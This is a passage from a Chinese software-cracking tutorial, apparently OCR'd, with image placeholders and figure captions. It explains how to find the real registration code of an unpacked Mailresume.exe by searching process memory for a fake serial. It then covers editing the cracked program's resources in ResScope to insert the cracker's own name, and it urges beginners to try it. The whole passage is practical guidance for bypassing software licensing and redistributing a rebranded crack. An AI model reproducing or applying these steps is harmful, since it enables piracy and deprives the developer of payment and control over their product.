


图10




图13

“RAM编辑器”，找到“Mailresume.exe.unpacked_”，如图12（如果你是运行带壳的那个程序就是Mailresume.exe）。

然后选择“Primary Memory”，会出现一个提示，按“ok”就行了。来到内存编辑界面，我们在菜单里选择“搜索”－“查找文本”，输入我们刚才填的假注册码abababababababababababab，然后点“ok”，光标就跳到了假注册码处。我们向下慢慢找，找啊找，终于找到一串数字（图13），直觉告诉我们，不出意外的话，绝大多数情况下这就是注册码了！

将它们全部选中，然后使用Ctrl+C复制到一个文本文件里，好了，可以清楚的看到注册码就是“S-1-5-21--527237240--1708537768--1675128179--500”，还等什么？直接输入注册了！

注册后我们就可以无限制的使用这个软件了，但是相信很多菜鸟都不会死心：“软件是我破解的，把它添上自己的大名行不行啊？”哈哈，这当然是可以的！Let’s go～

拿出我们的资源修改软件ResScope，个人感觉这个软件比Resource Hacker和eXeScope都好。一些软件脱壳后使用后面那两

款工具修改资源，经常会出现“EXE文件给压缩”这样的提示，还要使用FixRes这个软件来修复，但是使用ResScope不用修复就可以修改，甚至还可以直接修改带壳的软件！我强烈推荐各位菜菜使用这款软件。

运行ResScope，单击“文件”－“打开”，选中并载入已经脱壳的文件mailresume.exe.unpacked_.exe，找到“RCDate”－“TMAINFORM”，第一个中文就是标题了，如图14。

各位菜鸟不用客气了，尽情的改吧！其它有中文的地方都可以改的，不过最好不要把软件重要提示给改没了，会影响用户的使用哦！

大家来看看我改的BoXer破解版（图15），还等什么？赶快来实践一下吧！




图14

